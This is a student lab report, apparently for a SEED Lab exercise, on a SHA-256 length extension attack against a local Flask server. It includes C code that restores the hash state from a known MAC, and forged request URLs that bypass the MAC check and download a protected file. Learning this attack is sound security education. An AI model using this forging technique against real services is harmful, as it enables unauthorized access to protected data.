哈希长度扩展攻击实验

顾凯琪，226001624

摘要：哈希长度扩展攻击是一种针对哈希算法和消息认证码（MAC）计算中的攻击方式，攻击者可以在不知道密钥的情况下，通过截获的哈希值伪造合法请求。本文通过实验探索 SHA-256 哈希长度扩展攻击的原理与实施方法。在不知晓服务器密钥的情况下，利用 Merkle-Damgård 结构特性，通过构造特定填充数据，伪造合法的 MAC，从而绕过服务器认证，成功篡改 HTTP 请求参数并获取受保护文件。实验包括环境搭建、正常请求构造、填充计算、攻击实施和验证等步骤，最终实现对服务器的攻击并下载关键文件。此外，实验讨论了 HMAC 机制如何有效防御此类攻击，并强调 HTTPS 与请求校验等安全措施的重要性。

关键词: 哈希函数；安全散列算法 256 位（SHA-256）；基于哈希的消息认证码（HMAC）; Merkle-Damgård 结构

中图分类号:　　文献标识码:

当客户端和服务器通信时，它们可能会受到中间人（MITM）攻击。攻击者可以拦截来自客户端的请求，他可能选择修改数据，然后将修改后的请求发送到服务器。在这种情况下，服务器需要验证收到的请求的完整性。验证完整性的标准方法是在请求上附加一个称为消息认证码（MAC）的标签。计算 MAC 的方法有很多，但其中一些方法并不安全。

MAC 是用密钥和消息计算出来的。一种简单的计算 MAC 的方法是将密钥与消息连接起来组成一个字符串，然后计算其单向哈希。这种方法看起来不错，但是会遭受长度扩展攻击。这种攻击使攻击者可以修改消息，并可以为修改后的消息生成有效的 MAC，攻击者无需知道密钥。

本实验的目的是帮助学生了解长度扩展攻击的工作原理。学生将对服务器程序发起攻击，他们将伪造一个有效的命令让服务器执行该命令。

1 实验实现流程简述

本实验利用 SHA-256 哈希长度扩展攻击，在不知晓服务器密钥的情况下，伪造合法的 MAC（消息认证码），从而成功篡改 HTTP 请求参数，实现对服务器受保护文件的下载。其核心原理是利用 SHA-256 哈希函数的 Merkle-Damgård 结构，通过在已有哈希值的基础上追加数据并计算新的哈希，使服务器错误地认为伪造的请求仍然合法。

实验流程包括环境搭建、正常请求构造、填充数据计算、攻击实施和验证五个阶段，最终通过构造恶意请求，绕过服务器认证，成功获取受保护文件。具体地，实验过程包含以下步骤：

1. **实验环境搭建**:为了能够复现并执行哈希长度扩展攻击，需要首先配置实验环境。本实验基于 SEED Lab 提供的 预构建虚拟机，该虚拟机包含了所有所需的实验环境，并可直接运行实验相关的代码和工具。我们使用 VirtualBox 来加载这台虚拟机，并使用 seed/dees 作为默认的用户名和密码进行登录。服务器部分则基于 Docker 运行一个简化的 HTTP 服务器，该服务器

会根据请求中的 mac 参数进行认证，确保请求未被篡改。为了加快实验环境的搭建速度，我们可以使用国内 Docker 镜像源，以减少拉取镜像时的延迟。实验成功搭建后，服务器会在 http://localhost:8080 提供服务，监听我们的 HTTP 请求。

2. **构造正常请求:**在实验开始之前，我们需要构造一个合法的 HTTP 请求，并观察其返回结果，以便理解服务器的认证逻辑。通常，该请求包含多个 URL 参数，例如 myname（用户名称）、uid（用户 ID）、lstcmd（请求操作类型）等。服务器会使用 SHA-256 哈希函数 对这些参数进行计算，并生成一个 MAC（消息认证码） 作为认证标识。服务器在接收请求时，会首先计算请求参数的哈希值，并与请求中提供的 mac 进行比对。如果计算出的哈希值与 mac 匹配，则服务器认为该请求是合法的，并返回用户的文件列表；否则，服务器会返回错误信息。通过获取一个合法请求的 mac，我们可以分析 SHA-256 计算的哈希值，并为后续的哈希长度扩展攻击做准备。
3. **填充数据计算**:由于 SHA-256 基于 Merkle-Damgård 结构，其输入数据会经过特定的 填充机制，确保数据长度符合哈希函数的计算要求。因此，在实施哈希长度扩展攻击之前，我们需要准确计算填充数据的内容，使得追加的新参数可以正确地通过哈希函数计算，并生成符合服务器认证逻辑的新的 MAC。SHA-256 的填充机制遵循 RFC 6234 标准：

   - 首先，在消息末尾追加一个 0x80 作为填充起点；
   - 然后，追加适量的 0x00，使消息长度满足 512-bit 的倍数；
   - 最后，追加原始消息的 长度信息（以 64-bit 存储）。

   我们需要确保在追加新参数时，计算出的填充数据能够正确对齐哈希计算，并维持原始的哈希状态不变。只有这样，才能成功执行哈希扩展攻击，并计算出新的合法 MAC。


4. **哈希长度扩展攻击**:在完成填充数据计算后，我们就可以利用 哈希长度扩展攻击伪造新的请求了。其核心思想是：利用已有的 MAC（SHA-256 哈希值） 作为输入，恢复 SHA-256 的内部状态；追加新的参数（例如 &download=key.txt），并使用已恢复的状态继续计算哈希值；生成新的 MAC，使得服务器认为该请求是合法的。
5. **攻击验证**:最后，我们需要验证伪造的请求是否能够成功绕过服务器认证，并下载受保护的文件。我们使用 curl 或浏览器工具发送伪造的 HTTP 请求，例如：

```
http://www.seedlab-hashlen.com/?myname=MUR&uid=1002&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%18&download=key.txt&mac=e53670242f0a221ae26679d1abd06b9f30ed2a4b2463ae828f97a327c895f991
```

   如果攻击成功，服务器将会返回 key.txt 文件的内容，表明我们成功绕过了服务器的哈希认证限制，获取到了受保护文件。进一步，我们可以使用相同的方法，尝试下载服务器中的 secret.txt 文件，完成最终的攻击目标。

6. **Hmac 防护**:长度扩展攻击之所以能成功，是因为服务器在计算 MAC 时仅使用了 SHA-256 哈希函数，而没有额外的防护机制。如果服务器改用 HMAC（哈希消息认证码），则可以有效防止攻击者利用哈希内部状态进行伪造。HMAC 通过一个密钥参与的双层哈希运算，确保攻击者无法在不知道密钥的情况下构造新的有效 MAC。此外，由于 HMAC 的输入格式已经固定，哈希计算不受消息长度的影响，因此也杜绝了长度扩展攻击的可能性。因此，为了防止此类攻击，服务器应当全面采用 HMAC 机制，并结合 HTTPS、固定 MAC 长度校验、请求频率限制 等措施，提高整体安全性。

根据上述实验概述，以及对应的实验步骤描述，可规划出本实验的实验架构图如下：




2 实验环境搭建


本实验使用 VirtualBox 搭建预先构建的 seed 虚拟机，并通过 docker 容器，将服务器间的通讯，通过容器间的相互通讯进行化简，最终实现在虚拟机上向远程服务器通讯的环境服务。

2.1 预构虚拟机的下载和配置

从 seed 网站下载预先构建的虚拟机，其用户名和密码分别为 seed 和 dees，分别为其配置内存内核以及使用 vdi 虚拟硬盘文件进行预构建，最后确保共享文件夹的开启，便于主机与虚拟机之间的直接通讯。







2.2 docker 环境配置与优化

将下载的 Labsetup.zip 文件通过共享文件夹拷贝给虚拟机，并解压得到实验代码仓，用如下 dockerfile 文件创建 docker 环境。

```
version: "3"

services:
    web-server:
        build: ./image_flask
        image: seed-image-flask-len-ext
        container_name: www-10.9.0.80
        tty: true
        cap_add:
                - ALL
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.80

networks:
    net-10.9.0.0:
        name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24

```

通过/etc/hosts 文件，我们实现将此主机名 www.seedlab-hashlen.com 映射到 Web 服务器容器 10.9.0.80

```
# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-hashlen.com
```

通过 Dockerfile 文件，我们使用 docker-compose up 的命令启动容器，但在实际运行中，由于 seed 实验用的容器镜像都存储在 Docker Hub 上，从国内访问 Docker Hub 经常不稳,会产生如下网络波动报错 因此需要通过 Docker 代理

```
root@VM:/home/seed/test/Labsetup# docker-compose up
Building web-server
Step 1/4 : FROM handsonsecurity/seed-server:flask
ERROR: Service 'web-server' failed to build : Get https://registry-1.docker.io/v2/: net/http:
 request canceled while waiting for connection (Client.Timeout exceeded while awaiting header
s)
root@VM:/home/seed/test/Labsetup#
```

在 etc/docker/daemon.json 文件中，添加如下 Docker 镜像网站，使得 docker 在访问相应镜像时候可以从我们预先设置的镜像网站进行访问，从而有效避免网络波动带来的错误。

```
{
  "registry-mirrors":[
      "https://docker.1panel.live",
      "https://docker.anyhub.us.kg",
      "https://dockerhub.icu"
  ]
}
```

最后成功构建对应容器，为后续实验提供 docker 环境。

```
root@VM:/home/seed/test/Labsetup# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
root@VM:/home/seed/test/Labsetup# docker-compose up -d
Starting www-10.9.0.80 ... done
rroot@VM:/home/seed/test/Labsetup# docker ps
CONTAINER ID        IMAGE                    COMMAND                  CREATED             STATUS              PORTS               NAMES
0e57a439bf98        seed-image-flask-len-ext "/bin/sh -c 'cd /app…"   13 minutes ago      Up 2 seconds                            www-10.9.0.80
root@VM:/home/seed/test/Labsetup#
```

3 实验步骤分析

3.1 发送列出文件的请求

在这个实验任务中，我们将向服务器发送一个正常的请求来验证服务器如何响应。请求将包含客户端的 myname、uid、lstcmd 和 mac 参数，其中 mac 是通过密钥和命令计算出的哈希值（消息认证码）。我们将使用该请求来请求服务器列出文件，并观察服务器的响应。任务的重点是学习如何生成请求、计算 MAC 以及确保请求的完整性。

3.1.1 构造请求命令

我们需要向服务器发送的请求命令包含两个变量，其中一个是 myname，用于确保发送请求的是本人的操作，在此修改 myname=Gukaiqi，另一个变量为 LabHome 文件下包含的 key 文件，我们需要选取其中一组密钥组作为我们的密钥，这里我们选取 1003:793zye 这一组，因此构造的命令如下：

```
Key:R = 793zye:myname=Gukaiqi&uid=1003&lstcmd=1&download=key.txt
```

之后，对构造的命令使用 sha256sum 计算 mac 值

```
$ echo -n "793zye:myname=Gukaiqi&uid=1003&lstcmd=1&download=key.txt " | sha256sum
```

得到的 mac 值为：68a125ead72ad9b2246485b3e68c324b51519a97028e5136bf55780d7365d31f


```
[04/02/25]seed@VM:~/.../LabHome$ echo -n "793zye:myname=Gukaiqi&uid=1003&lstcmd=1&download=key.txt" | sha256sum
68a125ead72ad9b2246485b3e68c324b51519a97028e5136bf55780d7365d31f  -
```

这样我们就可以构造完整的请求，然后使用浏览器将其发送到服务器程序：


```
http://www.seedlab-hashlen.com/?myname=Gukaiqi&uid=1003&lstcmd=1&download=key.txt
&mac=68a125ead72ad9b2246485b3e68c324b51519a97028e5136bf55780d7365d31f
```


3.1.2 发送命令

将 4.1.1 中计算得到的命令键入浏览器中，发现服务器成功返回了对应的文件列表和需要进行下载的 key 文件的内容



但如果输入错误的 uid 或者错误的 mac 地址，服务器将拒绝本次访问。





3.2 构建填充

在这个实验中，我们将学习如何为 SHA-256 哈希计算构造填充数据，并且理解如何进行哈希长度扩展攻击。SHA-256 使用的填充方法遵循 RFC 6234 标准，填充过程将消息长度补充至 64 字节的倍数，并在填充后附加一个 64 位的消息长度字段。该过程对于攻击哈希函数的完整性至关重要，尤其是在进行哈希长度扩展攻击时。

3.2.1 命令的构建

根据 RFC 6234 ，SHA256 的填充包括一个字节的 \x80 ，后跟多个 0 ，然后是一个 64 位（8 字节）的长度字段，如下所示

```
"This is a test message"
"\x80"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\xB0"
```

我们需要构建的命令为：

```
793zye:myname=Gukaiqi&uid=1003&lstcmd=1
```

消息的总字节数为 39，因此总长度为 39*8=312=0x138，填充的数字段为：

```
"793zye:myname=Gukaiqi&uid=1003&lstcmd=1"
"\x80"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x01\x38"
```

3.3 使用密钥计算 MAC

在这个实验中，我们将研究哈希长度扩展攻击的原理，并利用 SHA-256 计算消息认证码（MAC），然后构造新的请求尝试绕过身份验证以获取 secret.txt 文件。实验包括四个关键步骤：首先，理解 SHA-256 的填充机制，分析填充格式及其作用；其次，编写程序计算原始消息 M 的 MAC；然后，构造新的扩展消息，并计算其 MAC；最后，将构造的请求发送到服务器，验证是否能够成功下载文件。

3.3.1 命令的构建

假设我们知道最开始的消息命令，而需要进行的操作是对该服务器的对应内容进行下载，我们不知道的是对应完整命令的 mac 值，因此我们使用 extra message 对原始的消息进行扩充，使得新的消息可以绕过服务器的 mac 验证，而执行我们需要的 download 命令，具体代码如下：

```
#include <stdio.h>
#include <openssl/sha.h>
int main(int argc, const char *argv[]) {
    SHA256_CTX c;
    unsigned char buffer[SHA256_DIGEST_LENGTH];
    int i;
    // 初始化 SHA256
    SHA256_Init(&c);
    // 计算哈希值
    SHA256_Update(&c,
    "793zye:myname=Gukaiqi&uid=1003&lstcmd=1" // URL 请求的前半部分
    "\x80" // 填充的 0x80 字节
    "\x00\x00\x00\x00\x00\x00\x00\x00" // 填充的零字节
    "\x00\x00\x00\x00\x00\x00" // 填充的零字节
    "\x00\x00\x00\x00\x00\x01\x38" // 消息长度字段（64 位）
    "&download=key.txt" ,// URL 请求的后半部分, // URL 请求的后半部分
        64 + 17 // 总长度 = 64 字节的固定填充部分 + 17 字节的请求数据
    );
    // 获取最终的哈希值
    SHA256_Final(buffer, &c);
    // 打印哈希值
    for (i = 0; i < 32; i++) {
        printf("%02x", buffer[i]);
    }
    printf("\n");
    return 0;
}
```

对上述代码进行编译并执行后，成功得到添加了额外信息的命令 mac 值：

d520b4dd31e9095f6e572bc259be37e62a803c89cb09f6109f5ee87a72b40d19


```
root@VM:/home/seed/test/Labsetup/image_flask/app/LabHome# ./calculate_mac
d520b4dd31e9095f6e572bc259be37e62a803c89cb09f6109f5ee87a72b40d19
```

需要注意的是：在 URL 中，需要通过将 \x 更改为 % 来对填充中的所有十六进制数字进行编码。例如，在上面的 URL 中，填充中的 \x80 应该替换为 %80。在服务器端，URL 中的编码数据将被改回十六进制数。

因此构建产生了新命令：

```
http://www.seedlab-hashlen.com/?myname=Gukaiqi&uid=1003&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%38&download=key.txt&mac=d520b4dd31e9095f6e572bc259be37e62a803c89cb09f6109f5ee87a72b40d19
```

将其发送给服务器，发现成功攻击服务器，并下载了对应内容



3.4 长度拓展攻击

本实验展示了 SHA-256 长度扩展攻击，攻击者在 未知 MAC 密钥的情况下，通过已知的 MAC 和消息来伪造新的合法 MAC，从而 扩展原始消息 并进行攻击。通过此攻击，我们可以在不破坏 MAC 的情况下，在原始请求 M 之后添加 &download=secret.txt，然后计算新的 MAC，最终成功绕过服务器的身份验证，获取 secret.txt 文件内容。

3.4.1 拓展攻击原理

由于 SHA-256 采用 Merkle－Damgård 结构，哈希计算过程如下：

1. SHA-256(KEY || MESSAGE) 计算过程：
    - SHA-256 以块（512 位）为单位计算。
    - 计算时会更新内部状态（c.h[0] ~ c.h[7]）。
    - 最终输出的 MAC 其实就是 SHA-256 的最终状态！
2. 关键点：SHA-256 只依赖内部状态
    - SHA-256 计算新数据时，不会关心之前的数据，只会继续基于内部状态计算！
    - 如果攻击者能伪造 SHA-256(KEY || MESSAGE) 的最终状态，他就能追加内容计算 SHA-256(KEY || MESSAGE || "&download=key.txt")！

3.4.2 预处理

为了与现有工作区分开来，我们转而应用 1002 和 “MUR” 作为当前用户名。使用 echo 命令获得对应 mac：

```
root@VM:/home/seed/test/Labsetup/image_flask/app/LabHome# echo -n "983abe:myname=MUR&uid=1002&lstcmd=1" | sha256sum
3a286321c4cb101ce172c1377a75a4ccf46ad9ff4fc8680ec582fa1d004da2e2  -
root@VM:/home/seed/test/Labsetup/image_flask/app/LabHome#
```

假设我们观察到的完整 URL 访问请求为：

```
http://www.seedlab-hashlen.com/?myname=MUR&uid=1002&lstcmd=1&mac=3a286321c4cb101ce172c1377a75a4ccf46ad9ff4fc8680ec582fa1d004da2e2
```

但我们不知道它的 mac 密钥。所以我们在附加参数后使用 length_ext.c 来获取 MAC。编译并运行如下代码：

```
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <openssl/sha.h>
#include <string.h>

int main(int argc, const char *argv[])
{
    int i;
    unsigned char buffer[SHA256_DIGEST_LENGTH];
    SHA256_CTX c;
    char hex[] = "3a286321c4cb101ce172c1377a75a4ccf46ad9ff4fc8680ec582fa1d004da2e2";
    char subbuffer[9];
    SHA256_Init(&c);
    for (i = 0; i < 64; i++)
        SHA256_Update(&c, "*", 1);
    // MAC of the original message M (padded)
    for (i = 0; i < 8; i++)
    {
        strncpy(subbuffer, hex + i * 8, 8);
        subbuffer[8] = '\0';
        c.h[i] = htole32(strtol(subbuffer, NULL, 16));
    }
    // Append additional message
    SHA256_Update(&c, "&download=key.txt", 17);
    SHA256_Final(buffer, &c);
    for (i = 0; i < 32; i++)
    {
        printf("%02x", buffer[i]);
    }
    printf("\n");
    return 0;

}
```

计算得到新的 mac 为：e53670242f0a221ae26679d1abd06b9f30ed2a4b2463ae828f97a327c895f991


```
root@VM:/home/seed/test/Labsetup/image_flask/app/LabHome# ./length_ext
e53670242f0a221ae26679d1abd06b9f30ed2a4b2463ae828f97a327c895f991
root@VM:/home/seed/test/Labsetup/image_flask/app/LabHome#
```

此时我们仍然不知道 mac 密钥的具体值，但我们实际上已经绕过了 mac 密钥而获取了 mac 认证的值，而根据 3.4 所做，我们可以轻松根据 padding 大小，填充完整的 URL，最后得到的命令如下：

```
http://www.seedlab-hashlen.com/?myname=MUR&uid=1002&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%18&download=key.txt&mac=e53670242f0a221ae26679d1abd06b9f30ed2a4b2463ae828f97a327c895f991
```

3.4.3 结果展示

如图所示，我们在未获得 uid=1002 的 key 的情况下，绕过了 key 的验证，成功实现了对应的网站访问和文件的下载。



3.5 使用 HMAC 缓解攻击

